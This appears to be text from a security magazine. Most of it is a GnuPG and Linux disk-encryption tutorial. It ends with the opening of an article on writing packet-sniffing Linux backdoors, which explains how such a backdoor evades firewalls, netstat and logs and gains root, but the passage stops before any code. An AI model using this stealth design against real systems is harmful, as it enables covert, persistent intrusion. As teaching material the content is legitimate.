But it would be too easy if there was only one standard: there is also S/MIME (Secure MIME, RFC 2822). S/MIME uses (some) ciphers that are also used in OpenPGP, but both standards have different key and message formats and therefore are incompatible. Moreover, both standards use different trust models. While OpenPGP allows you to set up a large *web of trust* (we come back to that??) whereas S/MIME uses X.509 v3 (X.509 specifies, amongst other things, standard formats for public key certificates and a certification path validation algorithm – see *Wikipedia*) based certificates that are strongly hierarchical.

Hash algorithms

Cryptographic protocols make use of algorithms, that generate so-called *finger prints* or *hash values* of data. Such a hash is very short, you can not reconstruct the data from that hash value (otherwise this would be the best compression algorithm ever) and that hash value should be definite. Furthermore, it must be impossible (or at least nearly impossible) to generate two different documents with the same hash value. This is called *the generation of collisions*.

You may have seen hashes before when you tested the integrity of downloaded software packages (for example using `md5sum` or `sha1sum`). In cryptography, especially in electronic signatures, the MD5 and SHA1 algorithms are widely used. However,

researchers have found ways to reduce the number of tests to find collisions by some numbers of magnitude. There is one example for MD5 where researchers have generated two different postscript files with the same MD5 hash value. The first is a letter of recommendation of Alice's Boss while the second document is an order of the roman emperor Gaius Caesar.

Thus, MD5 should be considered insecure, the same is true for SHA1. However, MD5 and SHA1 are still in use since they are part of the DSS algorithm. As long this is the case, MD5 and SHA1 will still be used in the program GnuPG, for example. There are better algorithms implemented in GnuPG, but SHA256 for instance uses RSA and not DSS keys. Unfortunately, one seems to have to live with this until an official NIST standard allows to circumvent that problem. However, it's possible to setup GnuPG keys so that they avoid the use of MD5. SHA-1 instead is obligatory with the OpenPGP standard, but one can reduce the probability of use by changing priorities for different hash algorithms. We come back to this later.

Key Generation

GnuPG may already be installed on your Linux box. Try `gpg --version`. If GnuPG is available, you should get the version number and the cryptographic and compression algorithms implemented in the actual version of GnuPG (shortened)

```
.....> gpg (GnuPG) 1.4.2.2
[...]
Home: ~/.gnupg
Supported algorithms:
Pubkey: RSA, RSA-E,
        RSA-S, ELG-E, DSA
Cipher: 3DES, CAST5, BLOWFISH,
        AES, AES192, AES256, TWOFISH
Hash: MD5, SHA1, RIPEMD160,
      SHA256, SHA384, SHA512
Compression:
        Uncompressed, ZIP, ZLIB, BZIP2
```

You are now ready for the generation of you first GnuPG keypair. To start the key generation process type

```

.....> gpg --gen-key
Please select
what kind of key you want:
  (1) DSA and Elgamal (default)
  (2) DSA (sign only)
  (5) RSA (sign only)
Your selection?

```

Use the default here. The DSA keypair (used for signatures) will have 1024 bits in length, but you can change the key size of the ElGamal keypair. Normally, 2048 is enough. At some point it does not make sense to make the key longer and longer, because it's easier to torture you get the private key than to try to crack it. Unfortunately, the user is the weakest link of the chain.

```

DSA keypair will have 1024 bits.
ELG-E keys may be
between 1024 and 4096 bits long.
What keysize do you want? (2048)

```

So just press *Enter*

```

Requested keysize is 2048 bits
Please specify how long the key
should be valid.
  0 = key does not expire
<n> = key expires in n days
<n>w = key expires in n weeks
<n>m = key expires in n months
<n>y = key expires in n years
Key is valid for? (0)

```

Normally you would enter 0 here. If you want to change the key every year, feel free to change that. But if you use so-called key servers for the distribution of your key(s), you are accumulating expired keys on that servers. You can not delete keys from servers; You can only revoke them.

The next step then is to put some personal information into that key if you want. If you are about to take part in a web of trust and let others *sign* your public key and thereby stating they trust you, it makes sense to put in your e-mail address and your real name. Generally, you are free to put in there whatever you want.

```

You need a user ID to identify your
key;
the software constructs the user ID

```

Table 1. The codes list

Code	Algorithm
Symmetric Ciphers	
S1	IDEA
S2	3DES
S3	CAST5
S4	BLOWFISH
S7	AES128
S8	AES192
S9	AES256
S10	TWOFISH
Hash Algorithms	
H1	MD5
H2	SHA1
H3	RipeMD160
H8	SHA256
H9	SHA384
H10	SHA512
Compression Algorithms	
Z1	ZIP
Z2	ZLIB
Z3	BZIP2

```

from the Real Name,
Comment and Email Address in this
form:
  "Heinrich Heine (Der Dichter)
<heinrichh@duesseldorf.de>"
Real name: Alice C
mail address: alice@example.com
Comment:
You selected this USER-ID:
  "Alice C <alice@example.com>"
Change (N)ame, (C)omment,
(E)mail or (O)kay/(Q)uit?

```

Type (O). Now you enter a passphrase or *mantra*, as it is called. It should be as long as possible but you should be able to memorize it. 30-40 characters should be o.k., but do not use words from a dictionary or phrases out of books if possible. The mantra is the last bastion between the secret key and the world outside, so take a good one. If you want to write it down, place the piece of paper in a safe. You have to put in the mantra twice before the key generation process starts. GnuPG tells you that it may be a good

idea to move the mouse around or do some other actions with the keyboard and so on. GnuPG needs random numbers to generate the key. The quality of these numbers is crucial. Modern Linux systems use random number generators that are suitable for your purpose.

This finishes the key generation process. GnuPG shows a summary of the key's features and the key identification information, for example:

```

pub 1024D/E7318B79 2006-03-17
   Key fingerprint
   = 6DB6 3657 EE80 E74D 164B
   C978 6500 F1EF E731 8B79
uid Alice C <alice@example.com>
sub 2048g/2B381D4B 2006-03-17

```

The line starting with pub 1024D gives you information about the primary key of length 1024 bit (DSA keys always are 1024 bits long), it's a DSA key (marked D) and it has the *key-ID* E7318B79. This number will identify your key on the world's key servers.



The next line shows the fingerprint of your key. When you let your key signed by other users, this fingerprint is used for identification (note that the key ID resembles the last four Bytes of the fingerprint). The line with sub 2048g tells you the subkey is an ElGamal (g) of length 2048 bit. The whole construct, which can hold additional subkeys or user identities (e.g. e-mail address information etc.), will always be identified as *key-ID E7318B79*.

Generating a key revocation certificate

It is really important to generate a so-called revocation certificate as the next step. It allows you to revoke your key, which means to put a tag on it like *expired* or *do not use it any more*. If your key gets compromised somehow or stolen, revoking is the only way to tell the world that this key should not be used again. But you have to be careful with this certificate. If this certificate gets stolen, the thief can revoke your key, upload it to a keyserver and make it unusable for you. And he does not even need your private key to do this, and he does not need your mantra either. And you can not remove this revocation certificate from you key once it is uploaded and distributed. To generate your personal revocation certificate, issue the command:

```
...> gpg --gen-revoke <your key-ID>
```

and give the information requested. Normally, you will generate a revocation certificate that revokes the key with no specific reason given, so *the key is not used anymore* will be o.k. After entering your mantra, GnuPG writes the certificate to stdout. The best thing is to write that down on a piece of paper and place it in a safe. If you want to print it, be aware of the fact that this document may run through print servers that may store data. You can write the certificate to a disk and place it in the safe as well, but disks may lose the data over the years.

In case that you have problems with your key (you lost it, or it got stolen or you just don't want to use it

anymore), just import the certificate into your public key chain and upload it to a key server. There is more about im- and exporting keys below. The revocation certificate can just be handled like a public keyfile (but do not do this now).

```
> gpg --import
<rev_certificate_filename>
```

Keyservers

Now your key is ready to use. The public part of that key can be exported into a file to be passed around to your friends or can be exported to international key servers. It is however strongly recommended not to upload your public key unless you have some working experience with your new key pair. To upload the public key issue the following command:

```
> gpg --send-keys <key-ID>
```

To import a key from a key server use:

```
> gpg --recv-keys <key-ID>
```

It may be necessary to specify a key server. Werner Koch recommends to use so-called SKS key servers since they can cope with all the information a keyfile can contain. A key server can be specified with the option `--keyserver`. In Poland for example you can use *sks.keyserver.penguin.pl*, in Germany there is *sks.keyserver.penguin.de*. Keyservers exchange their information, so keys are distributed automatically.

Key chains

The secret and public key rings or key chains can be found in the directory `~/.gnupg`. Make sure no other users can access the files in this directory.

Importing and exporting keys

To export your public key into a file named *mykey.txt* issue the command:

```
> gpg --export --armor
<your key-ID> > mykey.txt
```

The option `--armor` makes sure the key file is human readable. The key-ID may be replaced by any user information stored in the key, like your name or e-mail address.

To import the key of another user just take the file you got and import it into your public keyring. Here it is done with a key Alice got from Bob (the file *bobpublic.txt* contains the key):

```
> gpg --import bobpublic.txt
gpg: key 20ACB216:
  public key "Bob B <bob@example.com>"
  imported
gpg: Total number processed: 1
gpg:      imported: 1
```

Editing, trusting and signing keys

There is only one tiny flaw: Alice should not just use Bob's key, but to express her trust first. To do so, GnuPG has a key editor. It is started with `gpg --edit-key <key-ID>`. Again, the `key-ID` may be replaced for example with the Name *Bob* or his e-mail-address.

At the prompt, you get an overview of the editor commands with `help`. For trusting Bobs key, Alice starts the editor and opens Bobs key. The key information is listed and contains unknown trust and validity levels:

```
pub 1024D/20ACB216
created: 2006-03-17
expires: never      usage: CS
                                trust: unknown
                                validity: unknown
sub 2048g/6B99CC08
created: 2006-03-17
expires: never      usage: E
[ unknown] (1). Bob B <bob@example.com>
```

It is really important to check whether this key really belongs to the person Alice thinks of as Bob. And, one step further, if Bob is really the person Alice thinks he is. It may as well be, that a third person, lets traditionally name him Mallory, who poses as Bob, offers Alice a wrong key. If Alice now would trust that key and encrypt messages for Bob, then Mallory instead of Bob could read these messages. To avoid this attack, Alice could ask Bob to show his ID-card and to hand

over the key personally or she could check the fingerprint and ask Bob if the fingerprint is o.k.:

```
> gpg --fingerprint bob
[..]
Key fingerprint
= 6871 3E47 AEEE 7424 10EF
B544 3EC0 383B 20AC B216
```

When she has clarified the identity of Bob and his key, she issues the command `trust`.

Please decide how far you trust this user to correctly verify other users' keys (by looking at passports, checking fingerprints from different sources, etc.).

```
1 = I don't know or won't say
2 = I do NOT trust
3 = I trust marginally
4 = I trust fully
5 = I trust ultimately
m = back to the main menu
```

GnuPG expects Alice to decide how she rates Bobs experience with the handling of keys and if she thinks he is trustworthy personally. The value 5 is reserved for personal keys, not for those of other users. Alice trusts him fully.

```
pub 1024D/20ACB216
created: 2006-03-17
expires: never      usage: CS
                    trust: full
                    validity: unknown

sub 2048g/6B99CC08
created: 2006-03-17
expires: never      usage: E
[ unknown ] (1). Bob B <bob@example.com>
Please note that the shown key validity
is not necessarily correct
unless you restart the program.
```

Still, the key is not valid. To make it a valid, Alice has the opportunity to sign it with her own private key. This can be done within the key editor using the command `sign`. The key can then be exported into a file (see above) and sent back to Bob who can then import it into his public key chain. The signing of other user's keys is used to set up trust networks better known as the




Figure 2. The green line shows the signature status. The message was encrypted and signed, as shown by the key and pen icons on the right hand side. You can click on these to get additional information about the keys used

web of trust. If Alice does not want to hand over the signed key to Bob and just wants it to be valid in her own key-chain, she can just sign it locally using the command `lsign`.

```
> lsign pub 1024D/20ACB216
created: 2006-03-17
expires: never      usage: CS
                    trust: full
                    validity: unknown

Primary key fingerprint:
6871 3E47 AEEE 7424 10EF
B544 3EC0 383B 20AC B216
Bob B <bob@example.com>
Are you sure that you want to sign
this key with your
key "Alice C <alice@example.com>"
(E7318B79)
The signature will be marked
as non-exportable.
Really sign? (Y/N)
```

The last information is due to the local signature. Alice types `y` to sign it and she has to type in her mantra because her private key has to be unlocked.

```
You need a passphrase
to unlock the secret key for
user: "Alice C <alice@example.com>"
1024-bit DSA key,
ID E7318B79, created 2006-03-17
Enter passphrase:
```

After entering the correct passphrase or mantra, Bobs key is valid for Alice. It may be that the key editor has to be restarted (use `quit`) to update the internal trust database of GnuPG.

```
pub 1024D/20ACB216
created: 2006-03-17
expires: never      usage: CS
                    trust: full
                    validity: full

sub 2048g/6B99CC08 created:
2006-03-17
expires: never      usage: E
[ full ] (1). Bob B <bob@example.com>
```

If Bob imports and signs Alice's key using a scheme as above (maybe with a non-local signature), they can start sending secret messages to each other. In general, sending secret messages is just writing the message and encrypting it with the receiver's public key. If you use GnuPG-enabled Mail clients (like Mozilla Thunderbird with the Enigmail plugin), the Mail client does this for you. But first, we will use the command line interface to GnuPG.

The Web of Trust

Signing and trusting other user's keys builds up a web of trust. Imagine, you want to write a secret message to a recipient, and you received his key from a public keyserver. You have never met him personally and you want to know, if the key really belongs to him. You have not gone through this process of checking the key fingerprint and sending test mails etc., but someone else may have done so. And if you really trust that person, the *unknown* key is automatically valid for you.

The web of trust has some easy rules. You can tune these rules a lit-



tle, but generally speaking they are like this. A key is valid for you, if:

- you signed it or,
- it was signed by a key you trust fully or,
- it was signed by three keys you trust marginally,
- and the path between your key and the recipient's key is not longer than five steps.

Editing your key preferences

As stated above, you can set up your key in a way that the use of special algorithms like SHA-1 or MD5 are avoided, or at least other algorithms are more highly prioritized: if you want to use blowfish as your preferred symmetric cipher, and switch off DES, this is also possible.

These settings are also made using the key editor. Alice, for example, would fire up the editor using the command:

```
> gpg --edit-key alice
Secret key is available.
pub 1024D/E7318B79
created: 2006-03-17
expires: never      usage: CS
                        trust: ultimate
                        validity: ultimate
sub 2048g/2B381D4B
created: 2006-03-17
expires: never      usage: E
[ultimate] (1).
Alice C <alice@example.com>
```

Which algorithms are used in this key can be displayed using the editor command `showpref` or `pref`. The former displays the key settings in a more verbose way, the latter replaces algorithms by their code. Alice's key has the following setup:

```
Command> showpref
pub 1024D/E7318B79
created: 2006-03-17
expires: never      usage: CS
                        trust: ultimate
                        validity: ultimate
[ultimate] (1).
Alice C <alice@example.com>
    Cipher: AES256, AES192,
```

```
AES, CAST5, 3DES
    Digest: SHA1, RIPEMD160,
SHA256, MD5
    Compression: ZLIB, BZIP2, ZIP,
Uncompressed
    Features: MDC, Keyserver no-modify
```

You can easily see that SHA1 is the first hash algorithm in the *Digest* line, but you cannot set preferences naming the algorithms, you have to replace them by their identification code. The command `pref` lists the code line of the actual key:

```
Command> pref
pub 1024D/E7318B79
created: 2006-03-17
expires: never      usage: CS
                        trust: ultimate
                        validity: ultimate
[ultimate] (1).
Alice C <alice@example.com>
    S9 S8 S7 S3 S2 H2 H3
    H8 H1 Z2 Z3 Z1
[mdc] [no-ks-modify]
```

S names the symmetric cipher algorithms, *H* are hash algorithms and *Z* names compression algorithms.

To set preferences, you can use the command `setpref`. This command uses a line of codes as input. If Alice wants to get rid of MD5, but wants to keep the other settings unchanged, she would copy and paste the code line from the `pref`-output above but would just leave away *H1* and put *H2* to the end of the hash algorithms.

```
Command> setpref S9 S8 S7 S3 S2
H3 H8 H2 Z2 Z3 Z1
Set preference list to:
    Cipher: AES256, AES192,
AES, CAST5, 3DES
    Digest: RIPEMD160, SHA256, SHA1
    Compression: ZLIB, BZIP2, ZIP,
Uncompressed
    Features: MDC, Keyserver no-modify
Really update the preferences? (Y/N)
```

Say **Yes** here:

```
You need a passphrase to unlock
the secret key for user:
"Alice C <alice@example.com>"
1024-bit DSA key,
```

```
ID E7318B79, created 2006-03-17
Enter passphrase:
```

After you entered the correct passphrase, the key attributes are updated. The command `showpref` shows the result:

```
Command> showpref
pub 1024D/E7318B79
created: 2006-03-17
expires: never      usage: CS
                        trust: ultimate
                        validity: ultimate
[ultimate] (1).
Alice C <alice@example.com>
    Cipher: AES256, AES192,
AES, CAST5, 3DES
    Digest: RIPEMD160,
SHA256, SHA1
    Compression: ZLIB, BZIP2, ZIP,
Uncompressed
    Features: MDC, Keyserver no-modify
```

You can see that MD5 is switched off, and SHA1 is set to the end of the line, but you can't switch it off completely. This shows the user of Alice's key, that she prefers to use RIPEMD160 or SHA256 over SHA1. This already avoids the use of SHA1 in the most cases.

The settings of preferences can also important when you happen to import a PGP key into GnuPG or vice versa. To export a GnuPG key to use it with PGP for example (note that you can not use ElGamal keys with PGP), the preference settings have to be set to *S9 S8 S7 S3 S2 S10 H2 H3 Z1 Z0*.

Note: some versions of GnuPG use the command `updpref` to activate the settings made with `setpref`. Have a look at the editor `help` command output. To end the session, leave the editor with `quit`.

Encrypting and decrypting data

Imagine that Alice wants to write a message to Bob containing confidential information. She can write that in a file (*secret.txt*) and encrypt it using the command:

```
. > gpg --recipient bob
--encrypt --armor secret.txt
```

This generates a file `secret.txt.asc`. Not even Alice can now decrypt that file again, but she still has the original. However it is possible to generate an encrypted file that can be decrypted by two or more users. It has then to be encrypted using two or more recipients. Alice could as well do this:

```
> gpg --recipient bob
--encrypt --recipient alice --armor
      secret.txt
```

Or, in short form,

```
> gpg -r bob -r alice -e -a secret.txt
```

What happens there, is that the original message is encrypted with a session key and this session key is then encrypted, one at a time, with both public keys of Alice and Bob. All information together is then stored in the file `secret.txt.asc`.

Alice can send this file to Bob who is then able to decrypt the message with the `decrypt` option. His private key is then automatically used but Bob has to enter his mantra to unlock it.

```
> gpg --decrypt secret.txt.asc
You need a passphrase to unlock
the secret key for
user: "Bob B <bob@example.com>"
2048-bit ELG-E key, ID 6B99CC08,
created 2006-03-17
(main key ID 20ACB216)
Enter passphrase:
```

Bob enters his passphrase here.

```
gpg: encrypted with 2048-bit ELG-E key,
ID 2B381D4B, created 2006-03-17
"Alice C <alice@example.com>"
gpg: encrypted with 2048-bit ELG-E key,
ID 6B99CC08, created 2006-03-17
"Bob B <bob@example.com>"
Hi Bob, come to the willow tree tonight
at 8. we have to talk, Alice.
```

In this special case the last line is the original message of Alice.

Additionally, you can use GnuPG to encrypt data using symmetric ciphers. GnuPG uses the option `con-`

`ventional` to do this. You can choose the cipher algorithm as well. To encrypt the file `mail.tgz` using AES256, just type

```
> gpg --cipher-algo aes256
-c mail.tgz
Enter passphrase:
Repeat passphrase:
```

You have to type the passphrase twice to avoid typos. If you do not provide an output filename with the `-o` option, GnuPG uses the input filename with the `appendix .gpg`. To decrypt the data, just type

```
> gpg -o mail2.tgz mail.tgz.gpg
gpg: AES256 encrypted data
Enter passphrase:
```

The file `mail2.tgz` contains the original data.

Signature and signature validation

Bob can read the message now and he knows for sure that the message is meant to be *for him* (it has been encrypted with his public key) but he cannot be sure that it has been written and sent *from Alice* since the message has no signature attached. To do this, Alice can encrypt the message with an additional sign option. Here Alice uses the `--sign` option. It puts the signature and the signed text in one file named `secret.txt.asc`. Assumed that Bob trusted and signed Alice's key, he will get the following output from `gpg --decrypt secret.txt.asc`:

```
2048-bit ELG-E key,
ID 6B99CC08,
created 2006-03-17
(main key ID 20ACB216)
gpg: encrypted with 2048-bit ELG-E key,
ID 2B381D4B, created 2006-03-17
"Alice C <alice@example.com>"
gpg: encrypted with 2048-bit ELG-E key,
ID 6B99CC08, created 2006-03-17
"Bob B <bob@example.com>"
Hi Bob, come to the willow
tree tonight at 8. we have to talk,
Alice.
gpg: Signature made
```

```
Fri 17 Mar 2006 04:05:26 PM CET
using DSA key ID E7318B79
gpg: Good signature from
"Alice C <alice@example.com>"
```

Now, Bob can be sure that Alice wrote the message because the signature could be verified.

Encrypt your mails: Thunderbird and Enigmail

Using GnuPG as described above can be annoying, especially when you are willing to use cryptographic functions like signing or encrypting your mail messages on a regular basis. In that case every message has to be saved to the file system, processed by GnuPG and then reopened in your mail client software to be sent.

To make life easier and more comfortable, nearly all mail user agents (mail client programs) have cryptographic functions implemented or give access to cryptography programs by special plugins, e.g. KMail, Mutt, Pine, Sylpheed, Emacs and Balsa, only to name a few.

One of the most powerful and reliable combinations is Thunderbird (the standalone mail client from the Mozilla project) together with the GnuPG plugin Enigmail. Enigmail adds an *OpenPGP* menu to your mail client. It is available for Linux, Mac OS X and Windows, you have to have GnuPG installed. You find GnuPG for your platform on <http://www.gnupg.org/download>. If you want to use GnuPG with Windows, have a look at the GnuPG.README.Windows file in your GnuPG Start menu entry; you can access `gpg` from the Windows command line or using the Windows Privacy Tray WinPT.

Enigmail can be downloaded from this web <http://enigmail.mozdev.org/>. To install the plugin, go to the *Tools* menu and select *Extensions* and then *Install*. Point the file browser to the Enigmail plugin file you just downloaded and select *Install*. Enigmail will be available after a restart of Thunderbird.



Enigmail has to be activated for every e-mail Identity you want to use. This is done in the *Edit Menu, Account settings (Tools Menu in Windows)*. You have to check the box *Enable OpenPGP support (Enigmail) with this identity*. This window allows you to set your default Key ID manually if the Enigmail plugin cannot derive the ID from your e-mail address. The *Advanced* button opens the *OpenPGP Preferences* dialog, which can be accessed from the *OpenPGP* menu (entry *Preferences*) as well. You may have to enter the path to the *gpg* binary in the *Basic* tab if it was not set automatically. Furthermore, it's important to check if *Encrypt to self* is set in the *Sending* tab, otherwise you would not be able to read mail you sent encrypted. Another setting you should check is *Always use PGP/MIME* in the *PGP/MIME* tab. If PGP/MIME is not activated, Enigmail uses the so called inline PGP format where attachments are not encrypted.

To encrypt or sign mail, use the OpenPGP button in the compose window. You can select *Sign Message, Encrypt Message* or both. If you want sign a message, Enigmail pops up the passphrase entry dialog to get access to your private key. GnuPG then processes the data before it is sent by your mail client. If you want to encrypt a message, GnuPG has to know the public key of the recipient.

When you receive a message that is encrypted to you, you are prompted to enter your passphrase. Thunderbird also tests the signature if provided and informs you if it is valid.

Encrypted File Containers and Filesystems

Cryptography is not only about GnuPG and encrypting files or messages. Beside many other things you can do with it like securing your Internet communication (SSH, SCP), securing mail and web servers etc. (not shown here), it is fairly easy to encrypt file containers and file sys-

tems under Linux as well. LoopAES and DM-Crypt are shortly introduced here, but there are more, of course, and it is possible to do similar things under other operating systems. Here are two examples.

Encrypt a partition with LoopAES

LoopAES uses the Linux cryptography enabled loopback device to set up a file system within a container or a partition as a device. I want to show a quick and easy scenario where you use a free disk partition (here it is */dev/sdc3*) to set up a file system within a loopback encrypted device. This file system is going to be encrypted on the fly, but you will need a key to get access to it. This actual key will be stored in a symmetrically encrypted keyfile. This sounds a bit complicated, but you will see how it works as we go through that example.

It may possibly not work on all systems, but it was successfully tested on Fedora Core 4. Some systems need a patched version of the loopback device. Some hints about this can be found on <http://loop-aes.sourceforge.net/>.

Firstly, choose a partition. It may be on an USB stick, an external harddrive or just a partition on your built-in hard drive, but it has to be empty.

Secondly, create the random key. In this example, we take 2925 bytes of */dev/random*, convert them to base64 (with *uuencode*, usually in the *sharutils* package) and use *head* and *tail* to take 65 lines of that random block. Finally, we encrypt these numbers with AES256 using GnuPG:

```
> head -c 2925 /dev/random |
  uuencode -m | head -n 66 |
  tail -n 65 | gpg --symmetric
  -cipher-algo aes256
  -a > keyfile.gpg
```

This may take a time, depending on the entropy content available on your system (you need a lot entropy to create random numbers with */dev/random*!). The keyfile now can be stored on an USB stick or a smart

card, for example. Your encrypted file system will then only be available if you plug in that physical device.

The next step is to initialize the data partition. It will filled with pseudo random numbers once, using */dev/zero* to produce a stream of zeros that are encrypted by the encrypting loopback device. This is done only once:

```
> head -c 15 /dev/urandom |
  uuencode -m - | head -n 2 |
  tail -n 1 |
  losetup -p 0 -e aes256
  /dev/loop3 /dev/sdc3
```

This sets up a loopback device */dev/loop3* using the partition */dev/sdc3*, which is initialized with some random numbers and AES256. Everything that is now put to */dev/loop3* will be encrypted. A stream of zeros so becomes a long list of pseudo random numbers. It's just a lot faster than generating random numbers, that's why we do it this way. This has been done once only.

```
> dd if=/dev/zero of=/dev/loop3
  bs=4k conv=notrunc 2>/dev/null
```

The initialization is finished when the loopback device is released:

```
> losetup -d /dev/loop3
```

We now have to initialize the file system on our partition:

```
> losetup -K /path/to/your/keyfile.gpg
  -e AES256 /dev/loop3 /dev/sdc3
```

and

```
> mkfs -t ext2 /dev/loop3
```

To release the device again, use

```
> losetup -d /dev/loop3
```

Every time you want to use that partition, set up a loopback device and mount it into your file system. This becomes fairly easy, if you append the following line into your */etc/fstab* (all in one line):

```
/dev/sdc3 /mnt/loopdev ext2
defaults,noauto,loop=/dev/loop3,
encryption=AES256,
pgpkey=yourkeyfile 0 0
```

Then it's just:

```
> mount /mnt/loopdev
Password: keyfile passphrase
```

Data Container Encrypted With DM-Crypt

Another example I want to show here is how you use a container file (just a block of random data on your hard disk) to put in encrypted data. We use DM-Crypt here, which should be available on your system provided you use a kernel 2.6 architecture. If this does not work on your system, have a look at <http://www.saout.de/misc/dm-crypt>.

DM-Crypt is the Device Mapper Target for the encryption of data from Christophe Saout. Since kernel 2.6.4, DM-Crypt replaces Cryptoloop. The Device Mapper administers virtual block devices which in turn can access physical devices like hard disks or partitions. There are quite a number of Device Mapper Targets introducing striping to several block devices for instance. This intermediate layer so to say may as well be equipped with cryptographic features: DM-Crypt.

Make sure that both *Device mapper support* and *Crypt target support* are switched on in your kernel (you find them under *Device Drivers/Multi-Device-Support(RAID and LVM)*). Furthermore, *Device Drivers/Block Devices/Loopback device support* and *Cryptographic Options/AES cipher algorithms* have to be switched on as well.

If you are using Fedora Core, install the *device-mapper* package, Debian users need *dmccrypt* and *cryptsetup* packages. Additionally, some kernel modules have to be loaded. Red Hat or Fedora users can add these three lines to */etc/rc.local*:

```
modprobe aes
modprobe dm_mod
modprobe dm_crypt
```

When you are using Debian, use *modconf* and choose *kernel/drivers/md* and *kernel/crypto*.

We will use a 200 MB Data container. It is set up like this:

```
> dd if=/dev/urandom
of=container bs=1024k count=200
```

The superuser can now connect the container via DM-Crypt to the device mapper. We use */dev/loop4* here.

```
> losetup /dev/loop4 container
> cryptsetup -y create
secret /dev/loop4
```

You are asked for a passphrase twice (option *-y*) to avoid accidental mistyping. *Container* is the name of the container file, you may have to enter a full path, and *secret* is the name of the device mapper file (feel free to choose different names). You will then find it under */dev/mapper/secret*. The device does not yet contain a file system, it is set up like this:

```
> mkfs.ext2 /dev/mapper/secret
```

Now you can mount it:

```
> mount /dev/mapper/secret /mnt/secret
```

When you are finished using it, type

```
> umount /mnt/secret
> cryptsetup remove secret
> losetup -d /dev/loop4
```

DM-Crypt can not only handle data containers but also whole partitions, and you can encrypt your swap partition easily. This example just showed the data container encryption, you find more information on the DM-Crypt homepage <http://www.saout.de/misc/dm-crypt/>.

Conclusion

In the beginning of the nineties of the last Millennium, the first program for cryptographic purposes was released to the public by Phil R. Zimmerman. This program, PGP, was later referred to as *cryptography for the masses*. The free and Open Source alternative GnuPG allows you to easily encrypt and decrypt your data and e-mail, sign data or both. This article explains the basics of symmetric and asymmetric cryptography and shows you in practice how you set up your keys and how you use them. The second part of the article introduces you to the art of data encryption on the filesystem level in a few easy steps. ●

About the author

Dr. Lars Packschies works as a research associate at the regional computer center of the University of Cologne and is the contact person for chemistry related software and databases as well as for cryptographic applications. He administrates the software and takes care of the privacy protection under Linux, SunOS/Solaris, IRIX and AIX. He is the author of *Praktische Kryptografie unter Linux (Practical cryptography under Linux)*. Contact with the author: packschies@rrz.uni-koeln.de.

On the Net

- <http://downlode.org/Etext/alicebob.html>
- <http://www.gnupg.org>
- <http://rfc2440.x42.com> – OpenPGP, RFC 2440
- <http://rfc2822.x42.com> – RFC 2822, S/MIME
- <http://www.cits.rub.de/MD5Collisions> – The Story of Alice and her Boss
- <http://www.heise.de/newsticker/meldung/56624> – Werner Kochs comment in German
- [http://www.gnupg.org/\(de\)/documentation/faqs.html](http://www.gnupg.org/(de)/documentation/faqs.html)
- <http://www.stud.uni-hannover.de/~twoaday/winpt.html>



In practice

Writing advanced Linux backdoors – packet sniffing

Brandon Edwards



Difficulty



As people create new defences for backdoors, intruders are forced to innovate new techniques to keep pace with the rapidly progressing security industry. One of such techniques is packet sniffing backdoors. Let's learn how they work by writing our own Proof-of-Concept tool.

A new backdoor technique which has evolved from the need to bypass a local firewall (like Netfilter), without embedding code or connecting back, is packet sniffing. This style of backdoor works by capturing packets (possibly with specific traits) to interpret for commands to execute. The packets containing the backdoor commands don't have to be accepted by the system as a connection, just seen by the target system's network interface.

There are many interesting advantages with packet sniffing for commands (instead of listening for or initiating connections). By capturing packets off the network interface, and not asking the system for a socket, packets are seen by the backdoor regardless of being locally filtered (by Netfilter, for example). Since it never has to accept a connection through the system, it never shows up with *netstat*.

Finally, because it only needs to capture packets directed at the system (not other systems on the network), it can keep the network interface in non-promiscuous mode to prevent it from showing up in local system logs.

Backdoor design

Along with the advantages of packet sniffing backdoors, come some interesting issues, such as identifying which packets to interpret for commands, and how to authenticate them. Also, sending plain text command strings inside of packets might give away the presence of a backdoor to someone monitoring network traffic – some form of encoding or encryption (even if just simple character substitution) should be used. Although this method is not flawless, it can be very inconspicuous and

What you will learn...

- how the packet sniffing backdoor technique works,
- how to use this technique in practice.

What you should know...

- Linux TCP/IP networking basics,
- C programming basics,
- Linux networking using libpcap.

Local vs remote backdoors

Local backdoors are executed locally on the target system (hence the name), and thus require that the attacker has some form of prior access to the affected system before execution. Most local backdoors are used by intruders who have shell access to the compromised system, using the backdoor to escalate their privileges. Although there are many approaches for covertly using and hiding local backdoors, the necessity for the attacker's local presence provides an inherent high risk of discovery. For this reason, *remote* backdoors are becoming more prevalent than those which require local access.

Remote backdoors are network accessible, allowing for use from the attacker's system without prior access (other than the initial planting of the backdoor itself, of course). Traditionally, these backdoors were accessed remotely via TCP sockets listening on a high port, to which the user could connect. Upon establishing a connection, authentication may have been required, however many backdoors granted access immediately. This style of standard socket listening backdoor is primitive and very easily discovered by tools such as *netstat* (assuming *netstat* itself is not backdoored). This type of backdoor is also easily discovered by remote port scanning, consequently allowing arbitrary use by other hackers.

difficult to notice unless specifically being looked for. This article further examines the nature of this type of backdoor by demonstrating how to write one.

Backdoor objectives

Before writing any program, the best way is to identify the program's

objectives first. Once objectives are identified, it is then easy to write an outline of the program to later base code upon. The objectives (goals) to achieve with our example packet sniffing backdoor will be the following:

- run as a `setuid()` program, obviously to give its user *root*

New backdoor tactics

As the security industry has progressed, administrators have learned to detect and defeat basic socket listening backdoors. By implementing firewall rules to block traffic on ports not essential to legitimate services, connectivity to listening backdoors can be greatly reduced, if not eliminated. To counteract this defence, new tactics were devised.

